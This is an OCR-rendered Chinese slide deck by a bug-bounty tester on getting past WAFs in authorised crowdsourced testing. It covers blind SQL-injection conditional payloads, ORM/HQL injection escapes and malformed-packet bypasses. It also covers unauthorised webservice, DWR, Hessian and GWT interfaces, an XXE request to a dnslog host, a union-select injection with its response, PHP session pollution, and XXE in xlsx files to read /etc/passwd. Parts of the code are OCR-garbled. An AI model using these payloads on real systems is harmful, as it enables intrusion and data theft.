

众测困住你的那些问题

jkgh006 | 众测资深玩家,多家众测平台TOP白帽

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```





前言

安全趋势的发展,现在已经变成三大阵容,一个是代表过去的传统漏洞平台,第二个是以乙方为首的众测平台,以及以甲方主导的SRC平台,传统的漏洞平台慢慢的淡出视野,现在最火的莫过于SRC和众测,所有的类型终将归为一种方法,所以对于其中众测也是有一套方法论,怎么分析,怎么去绕,怎么去获取证据,等等都是有章可循,我们重点关注众测困住你的那些问题。







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01

拦截框架下注入的过程拆解

越来越多的web系统,随着运维方安全意识的提高,网络设备的投入,以及安全编码规范的介入,漏洞的发现从过去的简单粗暴,到现在举步维艰,怎么去判断漏洞的存在,进而根据漏洞获取证据数据,这个是个众测平台选手的痛点





拦截框架下注入的过程拆解






层层递进分析WAF求证据

- 1.WAF产品的原理
- 2.全局过WAF的几个思考点
- 3.漏洞层面的过WAF



数据库层面基础铺垫

- 1.判断性SQL语句的形式
- 2.条件判断函数方法分析
- 3.通用型判断SQL语句对比





框架层的语句分析

- 1.基于JPQL类型的绕过分析
- 2.基于Hibernate类型的绕过分析









数据库层面基础铺垫-条件判断函数方法分析







IFNULL(ascii(substr(user(),1,1))/(114%ascii(substr (user(),1,1))),'yes')

IFNULL(hex(substr(user(),1,1))/(114%hex(substr(user(),1,1))),'yes')

IFNULL(1/(locate(substr(user(),1,1),'r')),'yes')

IFNULL(1/(locate(right(left(lower(user()),1),1),'r')),'
yes')

left(user(),1)="r";

if(1=1,1,1)





NVL(TO_CHAR(DBMS_XMLGEN.getxml('sele ct 1 from dual where 1337>1')),'1')!=1

NVL2(NULLIF(substr('abc',1,1),'ca'),1,2)=1 INSTR('abcd','b', 2, 1)>0

2018-10-21' - decode(1,21,1,to_date(decode(1,1,'','s'),'yyyy -mm-dd'))-'

to_date(decode(substr(user,1,1),'a','','s'),'yyy
y-mm-dd'))

decode(sign(INSTR(USER,'A', 2,
1)),0,to_number('x'),1)



PATINDEX('Wa%25', 'Washington')>0

right(left(lower('abc'),1),1)='a'

isnull(nullif(substring('abc',1,1),'a'),'c')='c'

regexp_like(1,(case when 1=1 then 1 else 0x00
end))








层层递进分析WAF求证据-WAF产品的原理











层层递进分析WAF求证据-全局过WAF的几个思考点



Raw Params Headers Hex

POST /newecshipper/check is login HTTP/1.1

Host: 8.8.8.8

User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:56.0) Gecko/20100101 Firefox/56.0

Accept */*

Accept-Language: en-US,en;q=0.5

Content-Type: application/x-www-form-urlencoded; charset=UTF-8

X-Requested-With: XMLHttpRequest

Content-Length: 293

Cookie: JSESSIONID=36763E9102EA0922C8ED3050AA3C1179:

rememberMe=6a1Cri5NdaXxAjPwfDF/9WUM7lanLF0vDdbsO6MHMpS3TasaqvAQ8U1lQohikp2o/3l1C/iG/QgB4PmrwbFm4SJLHqREkFuf2oR8YRHeD8i1q9mUY/iQYs7oezk
ieNiigukacOqkilng9YHxbxXO4kQZpTnWquCJp8ByM+WkhXAlvx3cvYyBrDT8YZ/FNk3aUAjCKyc8RPUiDZvtqX+ogQ3TizWiFeJ3Wnt0lRtVkgOWJZtfxmza5ZbpJLVF7Zd6xXktx
teJ5XyRFQEsDSzmuWidEq1FhyDL0gAgFv3rPcYU/GqCYc10jHe1dyr6PnhN5UH4cGNobsDilOkgqQ/pZ9oeHdMCS3e2etj06jWDmavpOeLZM0Met8wFhXQoezRQe3uZgosd
wC/IC2tTO6VJWCLP/+SPCoTc8aQEq0ZAhTtWiAHdsdQLHoneghOMinseA6hVkfAzGp7DhRQVmlDvlh7HD4FU+dZvUMBZqpO7CVm3UBhs6BXXP6Zf9ivjhz8w3Lv8h5Ph18/
+veR5jepykhzT0a/quKCT9jeXoGmQWDrEyxoe/8ZAyxW/bfaNo9aS

Connection: close

user_name=abc&password=123456

(a.畸形包绕过,b.正向数据绕过)

1.从原理上讲数据流过waf,也就是经过网络设备,再到后台的web容器,这里面存在很多兼容差问题,比如国内传统的waf,网络层解析通过nginx做的,如果web部署在weblogic,或者tomcat上,因为后者都有容错性处理,所以可以解析畸形包,但是在nginx曾解析不了,从而放过处理,达到全局绕过

2.所谓正向数据,就是说数据包本身是一个正常的,没有进行畸形构造,是过了waf的黑白名单等配置型漏洞,如果,HTTP/1.0,再比如构造假multipart数据配合GET绕过阿里云等等








框架层的语句分析-基于JPQL类型的绕过分析



ORM注入

通常指的是类似hibernate一类具有安全语法检测的注入



```
数字类型( JPQL ):
SELECT e FROM user e WHERE e.id = SQL('(select 1 from
dual where 1=1)' ) and SQL('(SELECT 1)=1')
字符类型(JPQL):
♦ ORM sees: and "a' = 'a' and (select 8 where 1=1)=8 and 'b" = 'b'
                                  String in "quotes
\Diamond DBMS gets: and 'a' = 'a' and (select 8 where 1=1)=8 and 'b' = 'b'
                                 Bool SQL expression - TRUE
              and 'a' = 'a' and (select 8 where 1=2)=8 and 'b' = 'b'
                                 Bool SQL expression - FALSE
```








框架层的语句分析-基于Hibernate类型的绕过分析



ORM注入

通常指的是类似hibernate一类具有安全语法检测的注入



```
数字类型(Hibernate ORM):
test\"or 1<length((select version())) -
翻译成为HQL语句就变为:
SELECT p FROM pl.btbw.persistent.Post p where
p.name='test\"or 1<length((select version())) - '
最后转变为真正的SQL语句:
select post0_.id as id1_0_, post0_.name as name2_0_ from
post post0_ where post0_.name= 'test\" or
1<length((select version())) -- '
这样我们就会逃逸出来一个语句或者方法
```









基于三方调用框架分析利用



WEBSERVICE接口

- 1.默认的安全配置
 - 2.未授权的访问
- 3.自身未修复漏洞





DWR接口

- 1.默认的安全配置项
- 2.未授权的访问
- 3.Debug状态下的问题

HESSIAN接口

- 1.未授权的访问
- 2.自带绕waf光环
- 3.自身未修复漏洞





GWT接口

- 1.未授权访问
- 2.自带绕waf光环
- 3.接口枚举猜测











- <servlet-mapping>
- <servlet-name>AxisServlet</servlet-name>
- <url>pattern>/servlet/AxisServlet</url-pattern></url>
- </servlet-mapping>
- <servlet-mapping>
- <servlet-name>AxisServlet</servlet-name>
- <url-pattern>*.jws</url-pattern>
- </servlet-mapping>
- <servlet-mapping>
- <servlet-name>AxisServlet</servlet-name>
- <url-pattern>/service/*</url-pattern>
- </servlet-mapping>
- <servlet-mapping>
- <servlet-name>AxisServlet</servlet-name>
- <url-pattern>/services/*</url-pattern>
- </servlet-mapping>
- <servlet-mapping>
- <servlet-name>SOAPMonitorService</servlet-name>
- <url-pattern>/SOAPMonitor</url-pattern>
- </servlet-mapping>

axis2



<servlet-name>XFireServlet</servlet-name>

<url-pattern>/servlet/XFireServlet/*</url-pattern>

- </servlet-mapping>
- <servlet-mapping>
- <servlet-name>XFireServlet</servlet-name>
- <url-pattern>/services/*</url-pattern>
- </servlet-mapping>

xfire

<servlet>

<servlet-name>AxisServlet</servlet-name>

<servlet-class>

org.apache.axis.transport.http.AxisServlet </servlet-class>

- </servlet>
- <servlet-mapping>
 - <servlet-name>AxisServlet</servlet-name>
- <url-pattern>/services/*</url-pattern>
- </servlet-mapping>

<servlet>

<servlet-name>CXFServlet</servlet-name>

axis1

<servletclass>org.apache.cxf.transport.servlet.CXFServlet</servlet-</pre> class>

<load-on-startup>1</load-on-startup>

- </servlet>
- <servlet-mapping>
 - <servlet-name>CXFServlet</servlet-name>
 - <url-pattern>/webservice/*</url-pattern>
- </servlet-mapping>













```
his XML file does not appear to have any style information associated with it. The document tree is shown below
  (wsdl definitions xmlns apachesoap="http://xml.apache.org/xml-soap" xmlns:impl="http://
                                                                                                                                                                                                                                 8088/cms/todo.jws" xmlns:intf="http://121.41
 xmlns wedlscap- http://schemas.xmlscap.org/wsdl/scap/ xmlns.xsd- http://www.w3.org/2001/XMLSchema targetHenespace- http://www.w3.org/2001/XMLSchem
  w (wadl:nessage name="getToDoResponse")
         <wsdl:part name="getToDoReturn" type="xsd:int"/>
     ▼ <wsdl:nessage name="getUserIDRequest">
         <wsdl:part name="UserName" type="xsd string"/>
     (/undl:nessage)
   v<wsdl:nessage name="getToDoRequest">
          (wsdl:part name="UserName" type="xsd:string"/>
      (/wsdl:nessage)
    v (wsdl:nessage_name="getUserIDResponse")
         <wsdl:part name="getUserIDReturn" type="xsd:int"/>
     </www.nessage>
    v (wsdl:portType name="todo"
    <wsdl:output message="impl:getUserIDResponse" name="getUserIDResponse"/>
         </wsdl:operation>
      w (wsdl:operation name="getToDo" parameterOrder="UserName")
               <wsdl:input message="impl:getToDoRequest" name="getToDoRequest"/>
              <wsdl:output message="impl:getToDoResponse" name="getToDoResponse"/>
         (/wsdl:operation)
```

```
todo.jws ×
       public class todo /
          private comDAL theDAL
          private String strSql;
          public int getUserID(String UserName) throws Exception(
              theDAL - new comDAL()
              strSql = "select userid from user_users where username=" " + UserName + " ";
              ResultSet rs = theDAL DoSelect(strSal):
              int vat = -1 -
              if(rs!=null){
                 ret = rs. getInt("userid")
                 rs.close()
              theDAL close()
              return(ret);
          public int getToDo(String UserName)throws Exception {
              UserID = getUserID(UserName)
                  thenal = new combat()
              String ids = FindRootColumns(UserID):
              strSql = "select count(id) as ct from cms_content where status in(102, 1, 2, 104, 105) and columnid in (" + ids + ")";
      System. out. println(strSql)
              RegultSet was = theDAI DeSelect(strSel)
              int ret=0:
              if (rsc!=null) {
                 ret = rsc. getInt("ct");
                 rsc. close():
              theDAL close()
              return (ret);
```

Jws文件审计

通常而言jws文件也是axis2发布的一种表现形式,然后更多的被 审计人员忽略

- 1. 在web目录全局查找jws结尾的文件
- 2. 根据对应的web访问目录通过浏览器进行访问
- 3. 对其相应的接口进行审计











```
<title>SOAP Monitor</title>
</head>
<body>
<object classid="clsid:8AD9C840-044E-11D1-B3E9-00805F499D93" width=100% height=100% codebase="h</pre>
<param name=code value=SOAPMonitorApplet.class>
<param name="type" value="application/x-java-applet;version=1.3">
cparam name="scriptable" value="false">
<param name="port" value="5001">
<comment>
<embed type="application/x-java-applet; version=1.3" code=SOAPMonitorApplet.class width=100% hei-</pre>
<noembed>
</comment>
</noembed>
</embed>
</object>
</body>
</html>
```

```
nublic word deGet(HttnServletRequest ressect, HttnServletResnonce resnonce) throws IOExcention, ServletExcention
   if(server sacket != null)
      port = server_sorket.getLocalPort();
   response setContentType("text/html");
  response getVriter() wrintln("(html)")
   response getVriter() grintln("(head)")
  response.getVriter().println("<title>SOAP Memiter</title>")
   response getFriter() println("</head>"):
   response.getVriter().println("(body>");
   response geffriter(), println("<abject classid=\"claid:8AD9C840-044E-11D1-E3E9-00805F499D93\" width=100% height=100% codebase=\ http://java.sum.com
   response.getVriter().println("(parem name=code value=SOAPMonitorApplet.class)");
   response getVriter(), println("<parem neme=\"type\" value=\"application/x-jave-applot; version=1.3\">");
  response.getVriter().println("(perem neme"\"scriptable\" value"\"false\")")
   response.getVriter().println("(param name"\"port\" value"\"" + port + "\">")
  response.getVriter().println("<comment>");
  response.getTriter().grintln("(embed type=\"application/x-java-applet;version=1.3\" code=SOAFMonitorApplet.class width=100% height=100% port=\""
   response.getVriter().println("(noembed)");
  response getWriter() wrintln("(/comment)")
  versiones sativitar() svintla("(/nasahad)")
   response.getVriter().println("</embed>");
  response getVriter() println("</ebiect>");
   response retWriter() println("(/body>")
   response getVriter().println("</html>")
class ConnectionThroad implements Eumnable (
   private Socket socket - pull:
   private ObjectInputStresm in = mull
   private ObjectOutputStream out = null
   private boolean closed = false
   public ConnectionThread(Socket s) {
       this socket - s:
          this out = new ObjectOutputStream(this socket getOutputStream())
          this in = new ObjectInputStream(this socket setInputStream())
       } catch (Exception var6) {
```

SOAPMonitor

用来进行webservice管理发布,调试等等,这里面存在一个反序 列化的问题

- 1. 访问根路径/SOAPMonitor , 右键源码就可以看到一个配置项内容
- 2. 远程调试时候开放默认5001端口进行对象传输
- 3. 寻找对应的执行链构造payload进行rec











```
nd now... Some Services
  Publish (wsdl)
    o removeAll
    o removeBylds

    findByld

    o findList
    o findDefInfo
    o removeAllByState

    modifyWaitState

    o modfiyLevel
    o publishWebsite
    o publishWebsite
    o publishColumn
    o publishColumn
    o publishChildColumn

    publishChildColumn

    o createWebsiteIndex

    createWebsiteColIndex

    createColumnsIndex

    createColumnsColIndex

    o createChildColumnsIndex

    createChildColumnsColIndex

    findBuildQueueByWeb

 WAAInterface (wsdl)
    o findWebsites
    o findColumns
```

```
public class WAAInterface {
   private String strAppID = "1"
   private String idtime = null;
   public WAAInterface() {
   public String findColumns (String webid) {
      StringBuffer xnl = new StringBuffer():
      xml. append("(?xml version=\"1.0\" encoding=\"UTF-8\"?>");
      String strSql = "SELECT i id, vc_cataname, i parentid, b visit FROM jems_cataloginfo WHERE i vebid = " + vebid + " AND i style < >0"
      String[] | data = Manager doQuery(this strAppID strSol)
      if(data != null && data length > 0) {
          for (int i = 0; i < data length; ++i) {
              xml. append("<column id=\"" + data[i][0] + "\" name=\"" + data[i][1] + "\" parid=\"" + data[i][2] + "\" statistic=\"" + data[i]
              xml. append("(rule type=\"1\")/cel/cel" + data[i][0] + "/index.html(/rule)");
              xml. append("<rule type=\"1\">/art/*/art_" * data[i][0] * "_*.html</rule>");
              mnl. append("</column>");
```

Axis2

对于整个项目通过axis2或者axis发布的服务,从统计经验上来讲, 未授权大面积存在,而且低版本的从全局上就存在xml实体注入 漏洞

- 1. 访问对应的webservice路径,比如/services/或者 /servlet/AxisServlet
- 2. 对所有接口对应的类进行审计,通常默认情况下都是——
- 3. 低版本构造xxe payload可以进行漏洞测试

```
POST /jsoa/services/ProcessService HTTP/1.1
Content-Type: text/xml: charset=UTF-8
SOAPAction: "urn:anonOutInOp"
User-Agent: Axis2
Host: Cline
Content-Length: 123
<?xml version="1.0" encoding="UTF-8"?><!DOCTYPE root [<!ENTITY % remote SYSTEM</pre>
"http://axis2.88d400.dnslog.info">%remote:]>
```













http ▼ gopher ▼ 類就	清空日志				
POST /services/IMServer HTTP/1.1	client ip :119. 172	î			
Cache-Control: max-age=0					
Jpgrade-Insecure-Requests: 1	autofsck				
Jser-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36	autorelabel				
KHTML, like Gecko) Chrome/65.0.3325.181 Safari/537.36	_readahead_collect				
ccept:	bin				
ext/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0 8	boot cron.tmp.1				
Accept-Language: zh-CN,zh;q=0.9	cron.tmp.1				
Cookie: JSESSIONID=805841EE4A49E79ADACD4012259B080A	data				
Connection: close	dev				
SOAPAction:	etc				
Content-Type: text/xml;charset=UTF-8	home				
Host: alambian account.	lib				
Content-Length: 136	lib64				
volton Longin. 100	lost+found				
\$	media				
5	mnt				
	opt				
	proc				

Xfire

Web发布容器,已经停止维护,截至到最后一个版本,在webservice上还是存在xml实体注入

- 1. 访问根路径/services,暴露对应的webservices接口
- 2. 构造payload全局造成xml实体注入





基于三方调用框架分析利用-DWR接口



<create javascript="commonparams" creator="new">
<param name="class" value="com.example.dwr.commontest.CommonParams"
/>

</create>

web.xml

dwr.xml








基于三方调用框架分析利用-DWR接口






- 1. 实际的网站发布debug模式是关闭状态,我们做黑盒测试就要去猜测两个默认目录,分别为/exec/和/dwr
- 2. 审计可以套用左边的请求包的模板,在你认为存在问题的地方构造 java接口调用的请求数据包
- 3. 网站发布dwr接口,通常都是未授权调用,包含内容比较多,比如用户,管理等api接口
- 4. 如果参数构造有不确定因素,可以把对应的dwr接口空实现,然后转接到我们自己可以本地模拟的代码上面来





基于三方调用框架分析利用-DWR接口





这里会列表出来Service地下的所有接口



dwr



基于三方调用框架分析利用-HESSIAN接口



<servlet-mapping>
 <servlet-name>
 HessianSpringInvokeService
 </servlet-name>
<url-pattern>/*.hessian</url-pattern>
</servlet-mapping>

web.xml



<beans xmlns="http://www.springframework.org/schema/beans"

xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"

xmlns:aop="http://www.springframework.org/schema/aop"

xmlns:tx="http://www.springframework.org/schema/tx"

xsi:schemaLocation="

http://www.springframework.org/schema/beans
http://www.springframework.org/schema/beans/spring-beans-2.0.xsd
http://www.springframework.org/schema/tx
http://www.springframework.org/schema/tx/spring-tx-2.0.xsd
http://www.springframework.org/schema/aop
http://www.springframework.org/schema/aop/spring-aop-2.0.xsd">

- <!-- hessian服务通过spring暴露出去 -->
- <bean id ="EncryptService.hessian" class</pre>
- ="com.ufgov.admin.license.svc.EncryptServiceImpl"> </bean>

</beans>









基于三方调用框架分析利用-HESSIAN接口





Take Takens Treaders Trex

POST /admin.license/EncryptService.hessian HTTP/1.1

Host:

User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:54.0) Gecko/20100101 Firefox/54.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3

Accept-Encoding: gzip, deflate

Content-Type: application/x-www-form-urlencoded

Cookie: JSESSIONID=nKdek72dMNTvchYUti22-TjlBBe653OAxS4Jt94chDXwxaFiq5fy!-1371396500

Connection: close

Upgrade-Insecure-Requests: 1

Content-Length: 82

c12m0getmodelCodeInfoS81' union select USER,NULL,NULL,NULL,NULL from dual -- sdz

TCUTT	ricaders	TICK

HTTP/1.1 200 OK Connection: close

Date: Thu, 20 Jul 2017 15:00:06 GMT

Content-Type: application/x-hessian X-Powered-By: Servlet/2.5 JSP/2.1

Content-Length: 29

HDRDZXJW:null:null:null:null

6e	67	74	68	3a	20	38	32	0d	0a	0d	0a	63	02	00	6d
00	10	67	65	74	6d	6f	64	65	6c	43	6f	64	65	49	6e
66	6f	53	00	38	31	27	20	75	6e	69	6f	6e	20	73	65
6c	65	63	74	20	55	53	45	52	2c	4e	55	4c	4c	2c	4e
55	4c	4c	2c	4e	55	4c	66	94	4e	55	4c	4c	20	66	72
6f	6d	20	64	75	61	6c	20	2d	2d	20	73	64	7a	8873	11578



om dual -- sdz





0 0

POST /ehome//app/api/hessian/appUserService HTTP/1.1

Content-Type: x-application/hessian

Accept-Encoding: gzip, deflate

User-Agent: Dalvik/1.6.0 (Linux; U; Android 4.4.2; SM-G955F Build/JLS36C)

Host: intest.life.cntaiping.com

Connection: close Content-Length: 299

c□m□manualloginMt5com.cntaiping.life.ehome.service.api.pkg.LoginRequestS

appVersionS02.1.5S0deviceIdS0nullS

deviceNameSusamsung.SM-G955F.SM-G955FS

deviceTypeSD2SDdrowssapSDMTlzl3l1YW5nb25nRWppYSMxMjM=SDosNameSDandroid4.4.2SDusernameSDMTlzSDrefreshlSDtokenNS

showResultizz

61	6/	69	6e	52	65	/1	/5	65	/3	/4	53	00	0a	61	70	oginRequestSap
70	56	65	72	73	69	6f	6e	53	00	05	32	2e	31	2e	35	pVersionS□2.1.5
53	00	08	64	65	76	69	63	65	49	64	53	00	04	6e	75	S□deviceldS□nu
6c	6c	53	00	0a	64	65	76	69	63	65	4e	61	6d	65	53	IISdeviceNameS
00	19	73	61	6d	73	75	6e	67	2e	53	4d	2d	47	39	35	□samsung.SM-G95
35	46	2e	53	4d	2d	47	39	35	35	46	53	00	0a	64	65	5F.SM-G955FSde
76	69	63	65	54	79	70	65	53	00	01	32	53	00	08	64	viceTypeS□2S□d
72	6f	77	73	73	61	70	53	00	1c	4d	54	49	7a	49	33	rowssapS MTIzI3
6c	31	59	57	35	6e	62	32	35	6e	52	57	70	70	59	53	I1YW5nb25nRWppYS
4d	78	4d	6a	4d	3d	53	00	06	6f	73	4e	61	6d	65	53	MxMjM=S□osNameS
00	0c	61	6e	64	72	6f	69	64	34	2e	34	2e	32	53	00	□android4.4.2S
08	75	73	65	72	6e	61	6d	65	53	00	04	4d	54	49	7a	□usernameS□MTlz
53	00	07	72	65	66	72	65	73	68	49	00	00	00	00	53	S⊡refreshIS
00	05	74	6f	6b	65	6e	4e	53	00	0a	73	68	6f	77	52	□tokenNSshowR
65	73	75	6c	74	49	00	00	00	00	7a	7a	_		-		esultizz



基于三方调用框架分析利用-GWT接口



- <servlet>
- <servlet-name>greetServlet</servlet-name>
- <servlet-class>

com.google.gwt.sample.validation.server.GreetingServiceImpl

- </servlet-class>
- </servlet>
- <servlet-mapping>
- <servlet-name>greetServlet</servlet-name>
- <url-pattern>/gwtrpcservlet</url-pattern>
- </servlet-mapping>

web.xml

Itali Falanio Ficadelo Fiex

POST /validation/greet HTTP/1.1

Host: localhost:8080

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:56.0) Gecko/20100101 Firefox/56.0

Accept: */*

Accept-Language: en-US,en;q=0.5

Content-Type: text/x-gwt-rpc; charset=utf-8

X-GWT-Permutation: A0A6F22836D558FFD5FBAEF0B4E43315

X-GWT-Module-Base: http://localhost:8080/validation/

Referer: http://localhost:8080/

Content-Length: 227

Cookie: UM distinctid=160cb8347c532e-02170ecaf6aeb-4c322f7c-1fa400-160cb8347c662d;

CNZZDATA1261218610=1741751127-1515241945-%7C1515241945; pgv_pvi=6409422848

X-Forwarded-For: 127.0.0.1

Connection: close

7|0|6|http://localhost.8080/validation/|CBE66ED215AC4DA86F8B1407D582467F|com.google.gwt.sample.validation.client.GreetingService|greetServer|com.google.gwt.sample.validation.shared.Person/2669394933|11111|1|2|3|4|1|5|5|0|6|0|A|













趣味的SESSION和EXCEL-PHP中的SESSION污染





SESSION



场景:在进行一些操作时,很常见的写 箔等方式发送给用户,对其进行身份的

通常在这种情况下会很容易引发 一个问题, 该场景常见于php中:

用户A找回密码,需要进行手机校 验码的校验,服务器把发送出去的验证 码放在了Session中,此时用户必须输 入正确的验证码才能成功的进行密码 重置

某程序员开发了一套CMS,把他作 为一个demo部署在了自己的 上某程序员开发了一套CMS,把他 作为一个demo部署在了自己的 B , 但是这两个域名都解析到了同-服务器上,可能就会产生很大的问题








```
if($_GET['sendCode'] == 'send'){
    getCode();
$code = $ GET['code'1;
if(isset($code) && $code == $_SESSION['code']){
   echo "成功";
   echo "校验验证码错误";
```


但是如果在没发送验证码的情况下,那么 session中code为空,再将请求提交的验证码置为空 使用php的情况下会导致false == false,即条件为 真,验证码匹配成功







```
if(isset($code) &8
                  $code == $_SESSION['code']){
   echo "成功";
}else{
```







Demo站点(http://www.test.com):

```
//该应用本身作为Demo向用户展示,所以不需要登陆,直接访问
$_SESSION['isLogin'] = true;
$_SESSION['username'] = 'demo';
if($_SESSION['isLogin'] == true && !empty($_SESSION['username'])){
   echo "(Demo) a示站点后台";
}else{
   echo "未登录";
?>
```

正式站点的后台应用



```
if($ SESSION['isLogin'] == true && !empty($ SESSION['username'])){
   echo "正式站点后台";
   echo "未登录";
```

先访问demo应用:

www.test.com (Demo)演示站点后台 访问demo成功,现在已经是登录状态(SESSION中保存了登录的用户属性)

然后直接去访问另一个应用(正式站点后台):




0 0 0 0 0

在未登录http://admin.test.com的情况下,通过先访问http://www.test.com/ demo站点对自己的session进行一次赋值,伪造出身份 那么这个session是可以被http://admin.test.com访问到的,所以造成的混淆使用 引发安全问题



趣味的SESSION和EXCEL-XXE在EXCEL中的应用场景





新建一个xlsx-》解压如图1-》对全局的xml进行更改如图2=》最后再把图1打包成xlsx文件







趣味的SESSION和EXCEL-XXE在EXCEL中的应用场景



```
package com.monitorjbl.xlsx;

import org.apache.poi.ss.usermodel.Workbook;

import java.io.File:
import java.io.FileInputStream;
import java.io.FileInputStream;

import java.io.InputStream;

public class test {

    public static void main(String[] args) throws FileHotFoundException {

        InputStream is = new FileInputStream(new File("src/test/reseurces/payloads.xlsx"));

        Workbook workbook = StreamingReader.builder().open(is);
    }
}
```

域名	DNS	Apache
xxe.lunlun.wyzxxz.cn	DNS日志(0) 清空	Apache日志(1) 精空
lunlun.wyzxxz.cn	DNS日志(0) 清空	Apache日志(0) 清空

Trace Log:

[2018-12-07 16:56:02] 218.74.56.213 - - xxe.lunlun.wyzxxz.cn/index.html - Java/1.8.0_101 -





趣味的SESSION和EXCEL-XXE在EXCEL中的应用场景





应用场景:

在很多系统,不管是后台还是前台,我们经常会碰到,导入/导出这样的字样,从统计的角度来看,百分之八十以上都是excel,例如,导入人员信息/导出人员信息,录入系统配置/导出系统配置等等

技巧变形:

从某种意义上,我们是不需要去修改workbook.xml,有时候我们想要达到的目的就是,导出来之后,然后根据格式,外部实体引入,读取系统文件,比如/etc/passwd等,可以在导入的时候进行操作,那么我们就应该去修改xl/worksheets/sheet1.xml调用的实体替换模板数据即可,这时候当我们导入时候,就会把系统敏感文件读取出来







THANKS